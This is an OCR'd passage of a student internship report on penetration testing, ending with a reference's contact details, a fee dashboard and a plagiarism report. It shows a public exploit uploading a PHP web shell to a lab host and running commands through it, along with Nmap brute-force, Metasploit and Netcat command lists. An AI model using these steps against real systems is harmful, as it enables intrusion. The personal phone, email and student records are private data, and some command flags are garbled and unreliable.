
Answer format: ****

First, we locate the vulnerabilities using the searchsploit tool.



```
┌──(kali㉿kali)-[~]
└─$ searchsploit "online book store"
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
GotoCode Online Bookstore - Multiple Vulnerab | asp/webapps/17921.txt
Online Book Store 1.0 - 'bookisbn' SQL Inject | php/webapps/47922.txt
Online Book Store 1.0 - 'id' SQL Injection    | php/webapps/48775.txt
Online Book Store 1.0 - Arbitrary File Upload | php/webapps/47928.txt
Online Book Store 1.0 - Unauthenticated Remot | php/webapps/47887.py
Online Event Booking and Reservation System 1 | php/webapps/50450.txt
---------------------------------------------- ---------------------------------
Shellcodes: No Results
```


Show unauthenticated route and remote here.



```
┌──(kali㉿kali)-[~]
└─$ cp /usr/share/exploitdb/exploits/php/webapps/47887.py .

┌──(kali㉿kali)-[~]
└─$ ls -la | grep 47887.py
-rwxr-xr-x  1 kali kali      2063 Oct 31 11:49 47887.py

┌──(kali㉿kali)-[~]
└─$ python 47887.py -h
usage: 47887.py [-h] url

positional arguments:
  url         The URL of the target.

options:
  -h, --help  show this help message and exit
```

Using the following command, the payload is: -

And find out how many characters are present here.



```
┌──(kali㉿kali)-[~]
└─$ python 47887.py http://10.10.74.222                          1 ✕
> Attempting to upload PHP web shell...
> Verifying shell upload...
> Web shell uploaded to http://10.10.74.222/bootstrap/img/jSsiQ3hAfJ.php
> Example command usage: http://10.10.74.222/bootstrap/img/jSsiQ3hAfJ.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ whoami
www-data

RCE $ "id"
uid=33(www-data) gid=33(www-data) groups=33(www-data)

RCE $ wc -c /etc/passwd
1611 /etc/passwd

RCE $ █
```

Mitigating the impact:

1. Keep track of the components you are utilizing and make sure they are up to date**.**
2. Make careful to check the integrity of the elements before installing them using reliable channels. Furthermore, using signed packages is preferred
3. To decrease your liabilities and the attack surface, remove unneeded dependencies and components.

Chapter 4: I've utilized the following tools and technology

An open-source tool:

Nmap

Metasploit

Nikto

Burp-suite

Nessus

Hydra

Dirsbuster

Gobuster

Dirb

Sqlmap

Netcat

Maltago

Arjun

X8


Paramspider

I'll now discuss a few tools using an example.

Nmap:
Nmap is a network scanning tool—an open source Linux command-line tool—used for network exploration, host discovery, and security auditing. Gordon Lyon (pseudonym Fyodor Vaskovich) created it to help map an entire network easily and find its open ports and services.

Nmap is Linux command-line tool for network exploration and security auditing. This tool is generally used by hackers and cybersecurity enthusiasts and even by network and system administrators. It is used for the following purposes: Real time information of a network.

Here I will show the command to view open ports and closed ports:



```
┌──(kali㉿kali)-[~]
└─$ nmap -sT 10.10.151.175
Starting Nmap 7.92 ( https://nmap.org ) at 2022-11-14 17:08 +06
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Sca
Connect Scan Timing: About 85.53% done; ETC: 17:09 (0:00:05 remaining)
Nmap scan report for 10.10.151.175
Host is up (0.29s latency).
Not shown: 993 closed tcp ports (conn-refused)
PORT     STATE    SERVICE
22/tcp   open     ssh
25/tcp   open     smtp
80/tcp   open     http
110/tcp  open     pop3
111/tcp  open     rpcbind
143/tcp  open     imap
1113/tcp filtered ltp-deepspace

Nmap done: 1 IP address (1 host up) scanned in 40.24 seconds
```

Some Nmap Command:

Port scan command	nmap -p 1-65535 192.168.0.1
Ping scan	nmap -sp 192.168.5.0/24
Known poets scan	nmap –top-ports 20 192.168.1.106
Scanning from a text file	nmap -iL list.txt
Disable DNS resolution	nmap -p 80 -n 8.8.8.8
For CVE detection	nmap -Pn –script vuln 192.168.1.105
Brute force attack against FTP	nmap –script ftp-brute -p 21 192.168.1.105
Firewall Bypass	nmap –A –sl 192.168.0.1 192.168.0.10 –p -v


Metasploit:

The most popular open-source penetration testing framework in the world, Metasploit is used by security professionals as a system for penetration testing and as a platform for developing security technologies and exploits. Hacking is made simple by the framework both for attackers and defenders.

When designing a sizable network penetration test, Metasploit makes it easy. Consider the scenario where we must test a network with 200 systems. Metasploit can automatically test the entire range rather than having to manually test each machine individually.

Metasploit commands are used to run exploits.

The exploit is ready to be used in that situation. We may run the exploit to use the two commands an exploit and run. You may launch the exploit by typing "exploit" or "run" on the msfconsole.



msfdb init	initialize the database
msfconsole -h	Before starting Metasploit view some of the advanced options.
msfconsole	Once the database is initialized, start Metasploit via the command
db_status	Check that we’ve connected to the database.
?	The help menu
search	Finding various modules
use	we use to select it as the active module
info	view information about either a specific module
set	we use to change the value of a variable
setg	command changes the value of a variable globally
get	View value of single variable
unset	changing the value of a variable to null/no value
spool	This is often coupled with the collection of console output to a file as it can be incredibly useful to grep for different pieces of information output to the screen.
save	command can we use to store the settings/active datastores from Metasploit to a settings file (msf4 or msf5)
exploit	module holds all of the exploit code we will use
payload	module contains the various bits of shellcode we send to have executed following exploitation
auxiliary	module is most commonly used in scanning and verification machines are exploitable
post	One of the most common activities after exploitation is looting and pivoting.

Netcat:

A networking tool called Netcat uses the IP protocol family to read and write data through TCP and UDP connections. Simply put, Netcat is the UNIX application cat on the network.

Netcat (nc) is a command-line application that allows you to read and write data between two computer networks. Either TCP or UDP are used for the communication. Depending on the OS, the command varies (netcat , nc , ncat , and others).

Some command for netcat:

nc -p 31337 -w 5 host.example.com 42
nc 192.168.1.4 3000 | pv | tar -zxf –
nc -v -w 2 z 192.168.56.1 22
nc -v -w 2 z 192.168.56.1 20-25
nc -l -vv -p 5000
nc 192.168.56.1 5000

Chapter 5: Conclusion

I've learned a different information security technique during my internship. I have also carried out VAPT activities at many companies here. I benefit from understanding business culture because it will let me develop in the future. Please say a prayer for my continued success.

REFERENCES

Muhammad Sazzad Hossain

Security Analyst at Rite Time Limited


Phone: +8801784-771105

Email: swe.sazzad@gmail.com

Organization website: https://www.righttime.biz/

Linkedin: https://www.linkedin.com/company/right-time-limited/

ACCOUNTS CLEARANCE



Student Portal


Koushik Mitra (191-35-2691)

Logout

Student Dashboard

৳734,500.00	৳734,520.01	-৳20.01	৳1,150.00
Total Payable	Total Paid	Total Due	Total Others

PLAGIARISM REPORT



12/28/22, 9:01 AM Turnitin - Originality Report - 191-35-2691

Turnitin Originality Report

Processed on: 28-Dec-2022 09:00 +06
ID: 1987009321
Word Count: 2963
Submitted: 1

191-35-2691 By Koushik Mitra

Similarity Index	Similarity by Source	
15%	Internet Sources:	11%
	Publications:	0%
	Student Papers:	13%

3% match (student papers from 02-Apr-2018)
Submitted to Daffodil International University on 2018-04-02

2% match (student papers from 15-Nov-2022)
Submitted to Suffolk County Community College on 2022-11-15

1% match (student papers from 19-Jul-2022)
Submitted to Sunway Education Group on 2022-07-19

1% match (Internet from 30-Nov-2021)
https://rendbelangs.com/nmap-for-pentester-ping-scan/0omw0b11561-x7g

1% match (Internet from 21-Nov-2022)
http://dspace.daffodilvarsity.edu.bd:8080/bitstream/handle/123456789/8236/181-35-2371%20%2824%25%29%20clearance.pdf?isAllowed=y&sequence=1

1% match (Internet from 13-Dec-2020)
https://www.tecmint.com/netcat-nc-command-examples/

1% match (student papers from 16-Sep-2022)
Submitted to Asia Pacific University College of Technology and Innovation (UCTI) on 2022-09-16

1% match (student papers from 08-Jan-2022)
Submitted to Icon College of Technology and Management on 2022-01-08

1% match (Internet from 25-Dec-2022)
https://eprints.soton.ac.uk/438094/1/SUBMISSION_THESIS_PHD_LINGTINGYANG_TYL1G15.pdf